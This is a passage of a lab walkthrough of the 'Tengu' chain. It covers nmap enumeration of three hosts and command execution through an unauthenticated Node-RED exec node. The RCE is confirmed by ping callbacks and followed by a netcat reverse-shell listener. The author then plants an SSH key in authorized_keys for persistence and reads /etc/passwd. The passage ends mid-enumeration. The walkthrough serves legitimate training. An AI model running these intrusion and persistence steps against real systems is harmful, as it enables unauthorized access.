Overview
- Type Chains
- OS Windows/Linux (Hybrid)
- Severity Medium
- Creator r0BIT
- Release date 2024 Mar 28

- IP 10.10.181.245, 10.10.181.246, 10.10.181.247
Enumeration
Start the instance via Discord and let’s go:
Nmap
$ nmap -sC -sV -Pn 10.10.181.245

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-27 14:00 JST
Nmap scan report for 10.10.181.245
Host is up (0.25s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-04-27T05:01:11+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: TENGU
|   NetBIOS_Domain_Name: TENGU
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: tengu.vl
|   DNS_Computer_Name: DC.tengu.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2024-04-27T05:01:07+00:00
| ssl-cert: Subject: commonName=DC.tengu.vl
| Not valid before: 2024-03-10T13:32:17
|_Not valid after:  2024-09-09T13:32:17
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.88 seconds
- Machine 1 has 3389/tcp (RDP)
- add
DC.tengu.vlin /etc/hosts
$ nmap -sC -sV -Pn 10.10.181.246

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-27 13:56 JST
Nmap scan report for 10.10.181.246
Host is up (0.25s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=SQL.tengu.vl
| Not valid before: 2024-03-24T13:19:50
|_Not valid after:  2024-09-23T13:19:50
| rdp-ntlm-info:
|   Target_Name: TENGU
|   NetBIOS_Domain_Name: TENGU
|   NetBIOS_Computer_Name: SQL
|   DNS_Domain_Name: tengu.vl
|   DNS_Computer_Name: SQL.tengu.vl
|   DNS_Tree_Name: tengu.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2024-04-27T04:57:22+00:00
|_ssl-date: 2024-04-27T04:57:26+00:00; -1s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.18 seconds
- Machine 2 has 3389/tcp (RDP)
- add
SQL.tengu.vlin /etc/hosts
$ nmap -sC -sV -Pn -p- 10.10.181.247

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-27 14:00 JST
PORT      STATE    SERVICE       VERSION
22/tcp    open     ssh           OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 86:a2:62:65:84:f4:ec:5b:a8:a8:a3:8f:83:a3:96:27 (ECDSA)
|_  256 41:c7:d4:28:ec:d8:5b:aa:97:ee:c0:be:3c:e3:aa:73 (ED25519)
1880/tcp  open     vsat-control?
| fingerprint-strings:
|   DNSVersionBindReqTCP, RPCCheck:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 200 OK
|     Access-Control-Allow-Origin: *
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 1736
|     ETag: W/"6c8-alK4HUX6EE46WSbf+286KDcADEI"
|     Date: Sat, 27 Apr 2024 05:34:10 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <meta charset="utf-8">
|     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|     <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=0"/>
|     <meta name="apple-mobile-web-app-capable" content="yes">
|     <meta name="mobile-web-app-capable" content="yes">
|     <!--
|     Copyright OpenJS Foundation and other contributors, https://openjsf.org/
|     Licensed under the Apache License, Version 2.0 (the "License");
|     this file except in compliance with the License.
|     obtain a copy of the License at
|     http://www.apache.org/licenses/LICENSE-2.0
|     Unless required by applicable law or agreed to in writing, sof
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 204 No Content
|     Access-Control-Allow-Origin: *
|     Access-Control-Allow-Methods: GET,PUT,POST,DELETE
|     Vary: Access-Control-Request-Headers
|     Content-Length: 0
|     Date: Sat, 27 Apr 2024 05:34:11 GMT
|_    Connection: close
65459/tcp filtered unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1880-TCP:V=7.94SVN%I=7%D=4/27%Time=662C8E52%P=aarch64-unknown-linux
SF:-gnu%r(GetRequest,79C,"HTTP/1\.1\x20200\x20OK\r\nAccess-Control-Allow-O
SF:rigin:\x20\*\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent
SF:-Length:\x201736\r\nETag:\x20W/\"6c8-alK4HUX6EE46WSbf\+286KDcADEI\"\r\n
SF:Date:\x20Sat,\x2027\x20Apr\x202024\x2005:34:10\x20GMT\r\nConnection:\x2
SF:0close\r\n\r\n<!DOCTYPE\x20html>\n<html>\n<head>\n<meta\x20charset=\"ut
SF:f-8\">\n<meta\x20http-equiv=\"X-UA-Compatible\"\x20content=\"IE=edge\"\
SF:x20/>\n<meta\x20name=\"viewport\"\x20content=\"width=device-width,\x20i
SF:nitial-scale=1,\x20maximum-scale=1,\x20user-scalable=0\"/>\n<meta\x20na
SF:me=\"apple-mobile-web-app-capable\"\x20content=\"yes\">\n<meta\x20name=
SF:\"mobile-web-app-capable\"\x20content=\"yes\">\n<!--\n\x20\x20Copyright
SF:\x20OpenJS\x20Foundation\x20and\x20other\x20contributors,\x20https://op
SF:enjsf\.org/\n\n\x20\x20Licensed\x20under\x20the\x20Apache\x20License,\x
SF:20Version\x202\.0\x20\(the\x20\"License\"\);\n\x20\x20you\x20may\x20not
SF:\x20use\x20this\x20file\x20except\x20in\x20compliance\x20with\x20the\x2
SF:0License\.\n\x20\x20You\x20may\x20obtain\x20a\x20copy\x20of\x20the\x20L
SF:icense\x20at\n\n\x20\x20http://www\.apache\.org/licenses/LICENSE-2\.0\n
SF:\n\x20\x20Unless\x20required\x20by\x20applicable\x20law\x20or\x20agreed
SF:\x20to\x20in\x20writing,\x20sof")%r(HTTPOptions,DF,"HTTP/1\.1\x20204\x2
SF:0No\x20Content\r\nAccess-Control-Allow-Origin:\x20\*\r\nAccess-Control-
SF:Allow-Methods:\x20GET,PUT,POST,DELETE\r\nVary:\x20Access-Control-Reques
SF:t-Headers\r\nContent-Length:\x200\r\nDate:\x20Sat,\x2027\x20Apr\x202024
SF:\x2005:34:11\x20GMT\r\nConnection:\x20close\r\n\r\n")%r(RTSPRequest,DF,
SF:"HTTP/1\.1\x20204\x20No\x20Content\r\nAccess-Control-Allow-Origin:\x20\
SF:*\r\nAccess-Control-Allow-Methods:\x20GET,PUT,POST,DELETE\r\nVary:\x20A
SF:ccess-Control-Request-Headers\r\nContent-Length:\x200\r\nDate:\x20Sat,\
SF:x2027\x20Apr\x202024\x2005:34:11\x20GMT\r\nConnection:\x20close\r\n\r\n
SF:")%r(RPCCheck,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20
SF:close\r\n\r\n")%r(DNSVersionBindReqTCP,2F,"HTTP/1\.1\x20400\x20Bad\x20R
SF:equest\r\nConnection:\x20close\r\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2051.06 seconds
- Machine 3 has 22/tcp (SSH) and 1880/tcp (vsat-control?)
- add
.tengu.vlin /etc/hosts
Beachhead - Node-RED entry point (1880/tcp) (nodered_svc)
Quick check on the port 1880 and we can access to Node-RED without any authentication:

Node-RED is a programming tool for wiring together hardware devices, APIs and online services in new and interesting ways.
It provides a browser-based editor that makes it easy to wire together flows using the wide range of nodes in the palette that can be deployed to its runtime in a single-click.
More information and documentation available: https://nodered.org
We can see that the connection to SQL node in the flow failed:


We edit the flow, the connection and we can find this stuff:
Server
sql.tengu.vl, Usernamenodered_connectorand DatabaseDev.
We can see the possibility to select and use a function node named exec:

We create a new node with the command to ping our machine:

Set a tcpdump:
$ sudo tcpdump -i tun0 icmp
[sudo] password for user:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
Then we deploy the flow:

And we can see the 3 callbacks:
$ sudo tcpdump -i tun0 icmp
[sudo] password for user:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
14:55:28.779064 IP 10.10.181.247 > exegol: ICMP echo request, id 1, seq 1, length 64
14:55:28.779114 IP exegol > 10.10.181.247: ICMP echo reply, id 1, seq 1, length 64
14:55:29.856825 IP 10.10.181.247 > exegol: ICMP echo request, id 1, seq 2, length 64
14:55:29.856911 IP exegol > 10.10.181.247: ICMP echo reply, id 1, seq 2, length 64
14:55:30.880615 IP 10.10.181.247 > exegol: ICMP echo request, id 1, seq 3, length 64
14:55:30.880682 IP exegol > 10.10.181.247: ICMP echo reply, id 1, seq 3, length 64
As we have confirmed the RCE then we will use the same way to trigger a reverse shell.
Set a Netcat listener:
$ rlwrap nc -lvnp 4321
listening on [any] 4321 ...
Modify our flow and deploy it:



Get the shell:
$ rlwrap nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.8.2.19] from (UNKNOWN) [10.10.181.247] 52554
bash: cannot set terminal process group (436): Inappropriate ioctl for device
bash: no job control in this shell
nodered_svc@nodered:/opt/nodered$
We can stabilize the shell to have a full intereactive TTY, but we will just add our SSH key to be able to connect directly via SSH and helpful in case of needed any port forwarding in the future.
Local:
$ ssh-keygen -t ed25519
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/user/.ssh/id_ed25519):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/user/.ssh/id_ed25519
Your public key has been saved in /home/user/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:RCVGmV0kyVCX6NEFjPoaRAYRTpS7n7ot3irPxwYEz0M user@exegol
The key's randomart image is:
+--[ED25519 256]--+
|     .***O+O=+.  |
|    .oEo=.Bo+    |
|     =.+.o .     |
|      *.o .      |
|     . +S.       |
|      o . .      |
|       + +       |
|    ...oB        |
|     +BBo        |
+----[SHA256]-----+
$ cat /home/user/.ssh/id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICQ/YusA7nf30AQ6BD/S1kElelxQcodt2defMHuAH1Li user@exegol
Remote:
nodered_svc@nodered:/opt/nodered$ cd
nodered_svc@nodered:~$ pwd
/home/nodered_svc
nodered_svc@nodered:~$ ls -la
total 28
drwxr-x--- 4 nodered_svc nodered_svc 4096 Mär 25 06:22 .
drwxr-xr-x 5 root        root        4096 Mär 26 08:52 ..
lrwxrwxrwx 1 root        root           9 Mär 25 06:22 .bash_history -> /dev/null
-rw-r--r-- 1 nodered_svc nodered_svc  220 Mär  9 23:22 .bash_logout
-rw-r--r-- 1 nodered_svc nodered_svc 3771 Mär  9 23:22 .bashrc
drwxr-xr-x 4 nodered_svc nodered_svc 4096 Apr 27 08:06 .node-red
drwxr-xr-x 4 nodered_svc nodered_svc 4096 Mär 10 20:25 .npm
-rw-r--r-- 1 nodered_svc nodered_svc  807 Mär  9 23:22 .profile
nodered_svc@nodered:~$ mkdir .ssh
nodered_svc@nodered:~$ chmod 0700 ./.ssh
nodered_svc@nodered:~$ echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICQ/YusA7nf30AQ6BD/S1kElelxQcodt2defMHuAH1Li user@exegol' > ./.ssh/authorized_keys
nodered_svc@nodered:~$ chmod 0644 ./.ssh/authorized_keys
Connect via SSH:
$ ssh -i ~/.ssh/id_ed25519 nodered_svc@10.10.181.247
The authenticity of host '10.10.181.247 (10.10.181.247)' can't be established.
ED25519 key fingerprint is SHA256:0PvZ2achH9c0Mm2fh69M6jkRYLkDH1KytZ1pXDpGC/Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.181.247' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

nodered_svc@nodered:~$
nodered_svc@nodered:~$ cat /etc/hosts
127.0.0.1	localhost
127.0.1.1	nodered

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
add
nodered.tengu.vlin /etc/hosts
We are currently connected as nodered_svc, then enumerate if we have more users:
nodered_svc@nodered:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
